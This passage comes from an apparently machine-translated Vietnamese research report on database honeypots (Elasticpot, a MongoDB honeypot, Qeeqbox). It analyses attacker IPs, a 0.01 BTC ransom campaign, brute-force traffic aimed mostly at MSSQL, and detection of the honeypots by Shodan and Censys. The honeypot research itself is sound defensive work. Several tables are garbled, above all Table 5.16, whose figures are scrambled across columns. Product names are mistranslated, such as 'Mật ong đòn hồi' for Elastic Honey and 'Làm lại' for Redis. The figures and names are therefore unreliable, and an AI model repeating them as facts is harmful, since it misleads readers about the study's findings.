Các IP được phân loại theo các phân loại khác chủ yếu tham gia vào việc thu thập thông tin các hoạt động, chẳng hạn như truy xuất tên URL cơ sở dữ liệu và kiểm tra các bí danh, cùng với các truy vấn khác. Tuy nhiên, chúng tôi đã quan sát thấy các trường hợp hoạt động độc hại liên quan đến tìm kiếm trong các chỉ mục. Đáng chú ý các truy vấn bao gồm tìm kiếm các tài liệu có chứa chuỗi "mail.ru", các nỗ lực để lấy một số hoặc tất cả các tài liệu trong các chỉ mục và một truy vấn xác cụ thể bằng tiếng Trung với các từ khóa liên quan đến dịch vụ ngân hàng và các tập đoàn tài chính lớn. Trường hợp cuối cùng là một IP sử dụng một người dùng đáng ngờ



Hình 5.15: Elasticpot: Phân bố địa lý của lưu lư ợng quan sát được sắp xếp theo quốc gia xuất phát.

Quốc gia	# Hành động %	Tổng số hành động # IP
Hoa Kỳ	196 55,52%	97
Bỉ	36 10,20%	13
Hà Lan	24 6,80%	4
Thái Lan	17 4,82%	2
Hong Kong	17 4,82%	7
Ấn Độ	15 3	4,25%
Nga	11 4	3,12%
Trung Quốc	11 3,12%	5
Vương quốc Anh	6 1,70%	3
Đức		1,42%
Khác	5 15	4,25% 10

Bảng 5.13: Elasticpot: 10 quốc gia hàng đầu theo số lư ợng hành động và số lư ợng IP tư ơng ứng của họ

Phân loại # IP #	Hành động
Không có dữ liệu 108	25
Không rõ 51	20
Lành tính 110	59
Độc hại 84	46

Bảng 5.14: Elasticpot: Phân loại nhiễu xám của IP

tác nhân liên quan đến Android 6.0 cho điện thoại Nexus 5 từ năm 2013 có thể là một tiềm năng can thiệp thủ công.

Một sự cố khác liên quan đến một IP đăng nhập tài liệu lên máy chủ tuyên bố rằng cơ sở dữ liệu đã được sao lưu bằng tiếng Anh kèm yêu cầu thanh toán 0,01 BTC vào ví tiền điện tử. Tuy nhiên, chúng tôi không quan sát thấy cuộc tấn công thực tế vì không tìm thấy truy vấn liên quan nào chỉ có tệp này tải lên với một tải trọng tin nhắn. Ví tiền điện tử này đã thực hiện các giao dịch trong quá khứ, tất cả đều là 0,01 BTC, có khả năng là từ các nạn nhân khác của cuộc tấn công. Có vẻ như nó chỉ là một thành phần của một chiến dịch tội phạm nhằm mục đích tổng tiền người dùng hoặc tổ chức có cơ sở dữ liệu bị đã sao lưu và xóa sạch mọi nội dung. Thông qua việc theo dõi các giao dịch này, chúng tôi phát hiện ra hàng triệu đô la đang được chuyển đi. Tuy nhiên, đến cuối cùng của số tiền này vẫn còn là một bí ẩn vì các giao dịch đã được che giấu bằng các phương pháp như dịch vụ trộn và đảo lộn. Các dịch vụ này

về cơ bản là ẩn danh các giao dịch bằng cách kết hợp nhiều giao dịch thành một giao dịch phức tạp duy nhất, khiến việc truy tìm nguồn gốc và đích đến ban đầu của tiền trở nên khó khăn. Điều tra thêm về khía cạnh này có thể được theo đuổi trong nghiên cứu trong tương lai.

Honeypot này cũng nắm bắt các chuỗi tác nhân người dùng được kẻ thù sử dụng trong quá trình tư ơng tác. Những chủ yếu là trình duyệt web, nhưng chúng tôi cũng lưu ý các truy ơng hợp của thư viện yêu cầu Python, Go HTTP thư viện máy khách, curl, máy khách Elasticsearch, bot và các dự án GitHub như Zgrab và estk. Zgrab là một công cụ quét, trong khi estk có khả năng thực hiện sao lưu dữ liệu cho cơ sở dữ liệu Elasticsearch. Hành động liên quan đến tác nhân người dùng estk chủ yếu xoay quanh việc truy xuất các tài liệu trong các chỉ mục. Phạm vi đa dạng của các công cụ này làm nổi bật khả năng thích ứng của đối thủ trong việc sử dụng nhiều phương tiện khác nhau để thực hiện mục tiêu của họ.

Chúng tôi đã có được một số hiểu biết sâu sắc từ việc phân tích nhật ký Elasticpot. Phân tích thời gian nhắc lại tầm quan trọng của việc hiểu kiến trúc của từng honeypot và hoạt động cơ bản của DBMS nó nhằm mục đích mô phỏng. Vì điều này ảnh hưởng đến hành vi ghi nhật ký, diễn giải trong phân tích và ngăn chặn trực tiếp so sánh với các bàn ghi khác. Chúng tôi một lần nữa nhận thấy sự thay đổi đáng kể trong hoạt động đối đầu trên mỗi IP, với một số IP tham gia tối thiểu và một số khác tham gia rộng rãi. Phân tích địa lý cho thấy lưu lượng truy cập từ Châu Đại Dương, chưa từng thấy trong các nhật ký khác, cũng cho thấy việc sử dụng các nhà cung cấp dịch vụ đám mây bởi những kẻ thù để che giấu nguồn gốc của chúng. Tình báo Greynoise cho thấy rằng sự phân loại lớn nhất của những kẻ thù là từ những nguồn "lành tính". Phân tích các truy vấn đối nghịch đã tiết lộ mục tiêu của các chuỗi cụ thể như "mail.ru" hoặc các chuỗi liên quan đến dịch vụ ngân hàng. Chúng tôi cũng gặp phải cuộc tấn công đánh cắp dữ liệu đầu tiên, mặc dù những hạn chế của honeypot đã ngăn cản việc hiểu đầy đủ về cách thực hiện nó. Nỗ lực đánh cắp dữ liệu đã dẫn đến việc phát hiện ra một chiến dịch đánh cắp dữ liệu rộng lớn hơn bằng cách kết hợp và kỹ thuật đảo lộn để che giấu các giao dịch nhằm rửa tiền. Cuối cùng, thông qua phân tích trong số các tác nhân người dùng, chúng tôi quan sát thấy rằng kẻ thù đã thể hiện việc sử dụng một bộ công cụ đa dạng, sử dụng các tập lệnh tùy chỉnh với các thư viện Python/Go, trình duyệt và các dự án GitHub nguồn mở. Khả năng của Elasticpot trong việc thu thập thông tin tình báo về mối đe dọa cho những kẻ tấn công Elasticsearch là điều hiển nhiên.

5.1.5. Mongodb-honeypot

Do thời gian hoạt động ngắn của honeypot dẫn đến kích thước tập dữ liệu hạn chế, chúng tôi đã chọn không để tiến hành phân tích theo thời gian. Trong tập dữ liệu của chúng tôi, chúng tôi đã xác định được 27 IP có nguồn gốc từ nhiều địa điểm toàn cầu khác nhau. Tất cả các IP này đều liên quan đến VPN hoặc nhà cung cấp dịch vụ đám mây khiến việc này trở nên khó khăn để xác định nguồn gốc của kẻ tấn công. Bảng 5.15 trình bày phân loại các IP này của Greynoise, giới thiệu hiệu quả hạn chế của nó trong việc phân loại lưu lượng truy cập. Các IP được phân loại là lành tính chủ yếu tham gia vào các hoạt động vô hại như thiết lập kết nối hoặc yêu cầu thông tin xây dựng trước khi ngắt kết nối. Kiểm tra hai IP độc hại đã xác định cho thấy hoạt động thấp có bản chất lành tính, bao gồm chủ yếu của các kết nối và ngắt kết nối. Tuy nhiên, với phân loại độc hại của chúng, chúng có khả năng là những nỗ lực trinh sát.

Phân loại # IP #	Hành động	
Không có dữ liệu 337	10	
Không rõ 359	9	
Lành tính 20	6	
Độc hại 11	2	

Bảng 5.15: Mongodb_honeypot: Phân loại nhiều xám của IP

Hầu hết các hoạt động độc hại mà chúng tôi quan sát được đều thuộc các danh mục phân loại "không có dữ liệu" và "không xác định". Những danh mục này bao gồm các truy vấn về dữ liệu giả trong cơ sở dữ liệu cũng như nỗ lực sao lưu và xóa dữ liệu, sau đó là tổng tiền. Đáng chú ý, đây là một cuộc tấn công đánh cắp dữ liệu đơn giản.

Để đi sâu hơn vào sự cố, chúng tôi đã tiến hành một nghiên cứu truy ơng hợp. Thông thường, những nỗ lực đánh cắp dữ liệu này kéo dài khoảng 10 giây và liên quan đến các hành động trình sát ban đầu như yêu cầu cơ sở dữ liệu về máy chủ. Sau đó, kẻ tấn công sẽ sao lưu và xóa dữ liệu một cách có hệ thống khỏi cơ sở dữ liệu. Và cuối cùng thêm một cơ sở dữ liệu có tên là "readme", chứa hướng dẫn thanh toán 0,01 BTC vào ví tiền điện tử

trong vòng 48 giờ dữ ới sự đe dọa xóa dữ liệu. Chúng tôi đã quan sát các giao dịch với số lư ợng khác nhau trong ví tiền điện tử kết hợp với việc sử dụng các kỹ thuật trộn và đảo lộn để che giấu đích đến của giao dịch. Hơn nữa, chúng tôi phát hiện ra một liên kết ghi nhật ký IP của Nga trong tệp readme, được lưu trữ bởi iplis.ru. Tuy nhiên, trang con của liên kết đã bị iplist chặn do lạm dụng cho thấy trang web đã lạm dụng nghiêm trọng. Tệp tin readme cũng bao gồm mã vé và email liên hệ để theo dõi và liên hệ. Tổng cộng có 8 các nỗ lực đánh cắp dữ liệu đã được quan sát, tất cả đều thực hiện các hành động thường lệ giống nhau bắt nguồn từ các IP khác nhau liên quan đến nhiều nhà cung cấp dịch vụ đám mây khác nhau. Mẫu nhất quán này gợi ý mạnh mẽ về tự động viết kịch bản thay vì can thiệp thủ công. Đặc biệt là vì những nỗ lực tiếp theo đã xóa cơ sở dữ liệu readme và thay thế bằng hứa hẹn dẫn tư ơng tự như ng mã vé khác.

Mặc dù có những điểm tư ơng đồng với một cuộc tấn công đánh cắp dữ liệu được quan sát thấy trong nhật ký Elasticpot, thường hợp này cung cấp một cái nhìn toàn diện, từng bước về cuộc tấn công. Những chi tiết như vậy nhấn mạnh những lợi thế của việc sử dụng honeypot tư ơng tác cao. Tuy nhiên, như ợc điểm nầm ở chỗ kẻ thù có thể tấn công honeypot và xóa dữ liệu giả của nó. Và một khi đã biến mất, nó cần phải khởi động lại honeypot để tải lại dữ liệu. Điều này có thể ngăn cản những kẻ thù khác tham gia vào bẫy mật ong, vì họ sẽ nhanh chóng nhận ra rằng tập tin duy nhất còn lại là tệp readme thông qua trình sét.

5.1.6. Khả năng phát hiện

Để đánh giá liệu các cơ quan tình báo đã biết có xác định được honeypot của chúng tôi và có khả năng dẫn đến hoạt động giảm từ các đối thủ, chúng tôi đã đưa IP của các ứng dụng tính toán của chúng tôi lưu trữ hon-eypots vào phân tích Shodan HoneyScore tại <https://honeyscore.shodan.io/>. Chúng tôi không nhận được bất kỳ phát hiện nào kết quả có thể chỉ ra rằng dịch vụ vẫn chưa thể xác định được chúng tôi.

Sau đó, chúng tôi tiến hành phân tích sâu hơn bằng Shodan [78] và tìm thấy các dịch vụ được phát hiện sau:

- MởSSH
- Máy chủ HTTP Apache
- PostgreSQL
- Lưu trữ khóa-giá trị Redis
- Mật ong đòn hồi

Mục nhập cuối cùng: "Elastic Honey" là một nhận dạng sai vì chúng tôi không sử dụng honeypot này cho thí nghiệm. Mặc dù Elasticpot thừa nhận rằng họ đã sử dụng Elastic Honey để lấy cảm hứng, như ng không chứa bất kỳ tham chiếu nào đến Elastic Honey trong chính mã. Có thể Shodan đã xác định Elastic Honey trong quá khứ đã tính đến tuổi của honeypot đó và không thể phân biệt được nó với Elasticpot. Tuy nhiên, honeypot đã được liên kết với IP của chúng tôi.

Ngoài ra, Censys [21] đã phát hiện ra các dịch vụ sau:

- SSH
- Giao thức HTTP
- PostgreSQL
- Làm lại
- Tìm kiếm đòn hồi

Nó không phát hiện ra Elastic Honey như ng lại liệt kê Elasticpot là Elasticsearch khác biệt với kết quả của Shodan. Nhìn chung, cả Shodan và Censys đều không phát hiện ra MongoDB. Như ng cả hai nền tảng đều xác định chính xác tất cả các cổng mở liên quan đến honeypot của chúng tôi.

5.2. Nghiên cứu chính

Mục tiêu chính của nghiên cứu chính là xây dựng dựa trên những hiểu biết thu được từ nghiên cứu sơ bộ bằng cách tiến hành các thí nghiệm với cấu hình mở rộng và thời gian dài hơn. Phương pháp này nhằm thu thập thêm dữ liệu và có khả năng khám phá ra những hiểu biết mới.

Một lần nữa, tất cả các honeypot của chúng tôi đều bị phát hiện bằng cách quét lưu lượng truy cập trong vòng hai giờ đầu tiên triển khai. Một số thậm chí diễn ra chỉ trong vài phút sau khi triển khai như chúng ta sẽ thấy trong phần phân tích Qeeqbox Honey pots bên dưới.

5.2.1. Honeypot Qeeqbox Theo kết luận

Từ phân tích sơ bộ, Honeypot Qeeqbox có khả năng cung cấp thông tin chi tiết có giá trị về các mẫu lưu lượng truy cập đối nghịch. Để mở rộng các kết quả đó, thử nghiệm này nhằm mục đích tăng cường thu thập dữ liệu bằng cách lưu trữ các phiên bản bổ sung. Hai tùy chỉnh đã được triển khai; cấu hình "nhiều", trong đó cả năm honeypot đều chạy trên một phiên bản Qeeqbox duy nhất (tạo ra 250 honeypot trên 50 phiên bản) và cấu hình "đơn", với một honeypot trên mỗi phiên bản Qeeqbox (25 honeypot trên 25 phiên bản). Mục tiêu là đánh giá xem việc lưu trữ nhiều honeypot trên một máy Qeeqbox duy nhất có ảnh hưởng đến lưu lượng truy cập hay không so với việc chỉ lưu trữ một. Điều này được thúc đẩy bởi giả thuyết rằng kẻ thù có thể hành xử khác nhau khi quan sát nhiều cổng đang mở và một số cơ sở dữ liệu được lưu trữ trên một máy duy nhất, trái ngược với việc chỉ quan sát một.


Tổng cộng có 36.445.560 hành động được quan sát trong hơn hai mươi ngày từ 3381 (bao gồm các kiểm tra tự khởi động với IP: 0.0.0.0) IP riêng biệt. 30.768.654 hành động (84,42%) được quan sát trên cấu hình "nhiều", trong khi 5.676.906 hành động (15,58%) được quan sát trên cấu hình "đơn". Sự phân phối này làm nổi bật sự lệch đáng kể về phía cấu hình "nhiều", ghi lại gần sáu lần nhiều hành động hơn trong khi có gấp mười lần số honeypot. Chúng ta có thể suy ra rằng trong khi cấu hình "nhiều" thể hiện mức độ hoạt động cao hơn, thì rõ ràng là mối quan hệ này không hoàn toàn tuyến tính.

Ngoài ra, cấu hình "đa" đã quan sát lần quét đầu tiên chỉ sau hơn một giây sau khi bắt đầu hoạt động. Trong khi cấu hình "đơn" đã quan sát lần quét đầu tiên sau khoảng bốn phút 20 giây. Cả hai lần quét này đều do Censys thực hiện, chứng minh hoạt động quét mở rộng được thực hiện bởi dịch vụ này trên toàn bộ web. Chúng tôi đưa ra giả thuyết rằng sự khác biệt về thời gian khám phá có thể là do hoạt động quét của Censys chứ không phải do chính cấu hình.

Hình 5.16 minh họa các mẫu hoạt động theo thời gian được quan sát trong giai đoạn này. Biểu đồ cho thấy các đinh hoạt động đáng chú ý, sau đó là các giai đoạn hoạt động giảm mạnh. Mặc dù có sự xuất hiện của các đường thẳng biểu thị không có hoạt động nào, nhưng rõ ràng từ các bản ghi rằng đó chỉ là hoạt động thấp. Vì vậy, chúng tôi nghĩ rằng đây có thể là một hạn chế tương lừa tiêm ẩn (mà chúng tôi không thể kiểm soát) hoặc các yếu tố khác đang diễn ra.


Một quan sát khác là sự tương đồng đáng kinh ngạc trong các hình dạng hoạt động giữa cả hai cấu hình. Mặc dù không giống hệt nhau, nhưng có sự tương đồng rõ ràng trong các mô hình tăng dần hoạt động và giảm sau đó xảy ra gần như cùng thời điểm cho cả hai thiết lập. Các hành động phối hợp như vậy làm dấy lên sự nghi ngờ và cho thấy sự tham gia của cùng một đối thủ. Giả thuyết này được hỗ trợ bởi dữ liệu: cấu hình "nhiều" đã ghi lại 3203 IP riêng biệt, trong khi cấu hình "đơn" có 1744. Tuy nhiên, chúng chia sẻ 1567 IP giống hệt nhau, cho thấy sự chồng chéo đáng kể trong sự hiện diện của đối thủ. Quan sát này cũng cho thấy rằng các thiết lập cấu hình của honeypot có tác động tối thiểu đến các hành động đối thủ hướng đến chúng. Vì việc triển khai nhiều cấu hình đa có thể là nguyên nhân khiến hoạt động và IP duy nhất tăng lên. Tuy nhiên, bằng chứng không phải là kết luận vì các honeypot này được triển khai trong cùng một mạng con, điều này gợi ý rằng một lần quét tự động có thể đã tìm thấy tất cả các honeypot.

Vì chúng tôi xác định rằng một phần đáng kể của hoạt động bắt nguồn từ những kẻ tấn công brute-force trong phân tích sơ bộ, chúng tôi cũng muốn kiểm tra tác động của nó trong thí nghiệm chính. Hình 5.17 minh họa phân phối thời gian với tất cả các IP tham gia vào các nỗ lực brute-force bị xóa, tức là: bất kỳ IP nào thực hiện ít nhất một lần đăng nhập. Trong khi các đinh trong lưu lượng quét vẫn tiếp diễn, hoạt động tổng thể




Hình 5.16: Qeeqbox Honeypots: Phân phối thời gian của các hành động được quan sát từ ngày 22 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

mains thấp. Điều này cho thấy rằng khi các cuộc tấn công brute-force đột ngột dừng lại, lưu lượng truy cập sẽ trở lại mức cơ sở, giải thích các mức thấp hơn được quan sát thấy trong hình 5.16. Quan sát này cũng cho thấy rằng phần lớn lưu lượng truy cập đối nghịch được quan sát thấy có liên quan đến brute-force.



Hình 5.17: Qeeqbox Honeypots: Phân bổ thời gian các hành động, không bao gồm đối thủ tấn công bằng cách dùng vũ lực, từ ngày 22 tháng 3 đến ngày 11 tháng 4 năm 2024.

Hình 5.18 cung cấp thông tin chi tiết về số lượng đối thủ đang hoạt động trên honeypot tại bất kỳ thời điểm nào, cũng như tần suất xuất hiện của các đối thủ mới (lần tiếp xúc đầu tiên). Chúng tôi nhận thấy rằng số lượng đối thủ đang hoạt động tương đối thấp so với tổng số hành động được mô tả trong hình 5.16. Điều này một lần nữa chỉ ra rằng một số lượng nhỏ IP chịu trách nhiệm cho phần lớn các hành động, đặc biệt là các cuộc tấn công bằng vũ lực. Hơn nữa, đường biểu diễn các IP duy nhất mới hiển thị xu hướng giảm dần theo thời gian, cho thấy tỷ lệ đối thủ mới đang giảm dần. Biểu đồ IP duy nhất mới tích lũy nhấn mạnh thêm xu hướng này, giống với hình dạng của một hàm logarit. Những quan sát này gợi ý về mức độ duy trì đối thủ đáng kể theo thời gian.



Hình 5.18: Qeeqbox Honeypots: Phân phối theo thời gian của các IP duy nhất, các IP duy nhất mới được quan sát và các IP duy nhất mới tích lũy được quan sát (trục y bên phải) từ ngày 22 tháng 3 đến ngày 11 tháng 4 năm 2024

Bảng 5.16 trình bày mứa ời IP hàng đầu dựa trên hoạt động, cho thấy riêng bốn IP hàng đầu đã chiếm tới 91,25% tổng số hoạt động được ghi nhận. Sự thống trị trong hoạt động này hoàn toàn trái ngược với những đóng góp tương đối nhỏ từ 3378 IP khác. Phân phối lêch này phản ánh những phát hiện từ nghiên cứu sơ bộ trong bảng 5.1, mặc dù có độ lệch lêch rõ rệt hơn. Hơn nữa, bốn IP này cũng có mặt trong nghiên cứu sơ bộ trong bảng 5.1. Tất cả chúng đều bắt nguồn từ các máy chủ của cùng một nhà cung cấp dịch vụ đám mây, cụ thể là XHOST INTERNET SOLUTIONS LP. Và một lần nữa, hầu hết các hoạt động này dường như là từ các nỗ lực tấn công bằng vũ lực. Mặc dù có khoảng thời gian ba tháng giữa các thử nghiệm sơ bộ và chính thức, nhưng có vẻ như nhà cung cấp dịch vụ đám mây không triển khai bất kỳ biện pháp nào để giải quyết các hoạt động độc hại đang diễn ra này. Điều thú vị là nhà cung cấp cụ thể này trước đây đã gây nghi ngờ do trang đích đơn giản của họ, hiện hỗ trợ HTTPS (một tính năng không có trong quá khứ).

Một cuộc kiểm tra chi tiết tất cả các IP được liệt kê trong bảng này cho thấy sự tham gia của chúng vào các nỗ lực tấn công bằng vũ lực. Điều đáng chú ý là các IP này chủ yếu bắt nguồn từ các nhà cung cấp dịch vụ đám mây hoặc mạng xương sống do nhà nước Trung Quốc sở hữu, cùng với China Telecom, một nhà cung cấp dịch vụ viễn thông di động do nhà nước sở hữu. Các thực thể sau không nên thể hiện hành vi như vậy. Vẫn chưa chắc chắn liệu chúng phát sinh từ các máy bị xâm phạm trên máy chủ của họ, giả mạo IP hay các sáng kiến có khả năng được nhà nước hậu thuẫn.

Nguồn IP	# Hành động (Đơn)	# Hành động (Nhiều)	# Hành động %	Tổng số Hành động	
87.251.75.20	1.408.345	23,87%	7.292.081	8.700.426	7.272.733
80.66.76.30	1.413.709	23,83%	8.686.442	7.255.372	8.656.732
80.66.76.21	1.401.360	23,75%	6.048.504	7.214.916	569.113
80.66.76.91	1.166.412	19,80%	569.113	489.797	489.797
117.133.51.59	0	1,56%	269.464	321	284.280.480
220.186.90.200			280.480	162.786	194.091
185.170.144.201	51.820	0,88%	155.852	184.290	972.472
220.186.77.62	0	0,77%	1.147.989		
176.36.222.75	31.305	0,53%			
222.177.215.122 Khác	28.438	0,51%			
	175.517	3,15%			

Bảng 5.16: Qeeqbox Honeypots: Danh sách 10 IP nguồn hàng đầu có số lượng hành động cao nhất và tỷ lệ phần trăm tổng thể của chúng hành động

Chúng tôi đã quan sát thấy một xu hướng nhất quán trong đó phần lớn lưu lượng truy cập đối với dịch vụ MSSQL, như đã nêu bật trong bảng 5.17. Điều này ngụ ý rằng các cuộc tấn công bằng vũ lực chủ yếu nhắm vào các honeypot MSSQL. Điều này sự nhắm mạn vào MSSQL thậm chí còn rõ rệt hơn so với những phát hiện sơ bộ được nêu chi tiết trong bảng 5.2. Mặc dù có một số lưu lượng truy cập được quan sát thấy đối với Postgres, nhưng nhìn chung sự hiện diện của nó vẫn tương đối thấp.

Ngay cả sau khi lọc ra tất cả lưu lượng truy cập được tạo ra bởi các IP đã cố gắng đăng nhập ít nhất một lần, thứ hạng của hoạt động trong cơ sở dữ liệu vẫn không thay đổi. MSSQL vẫn duy trì sự thống trị của mình ở vị trí hàng đầu, trong khi Elastic vẫn ở dưới cùng. Phát hiện này đặt ra câu hỏi, vì các IP này chỉ nên tham gia vào cơ sở dữ liệu quét. Chúng tôi có các hồ sơ trước đó từ kính thiên văn cho thấy các lần quét DBMS phân bố đều hơn, như được thấy trong bảng 5.3. Một lời giải thích hợp lý cho sự chênh lệch này có thể liên quan đến các định trong quá trình quét hoạt động được mô tả trong hình 5.17. Có khả năng là các IP này đã được các đối thủ sử dụng song song với các IP tấn công kiểu brute-force để tiến hành quét.


DBMS	# Hành động (Đơn)	# Hành động (Nhiều)	# Hành động %	của Tổng số Hành động	
MSSQL	5.639.745	30.573.417	36.213.162	99,36%	
MySQL	27.575	145.438	173.013	0,47%	
Redis	4.958	25.580	30.538	0,08%	
Postgres	4.346	22.762	27.108	0,07%	
Đàn hồi	282	1.457	1.739	0,004%	

Bảng 5.17: Qeeqbox Honeypots: Phân phối các hành động tới DBMS

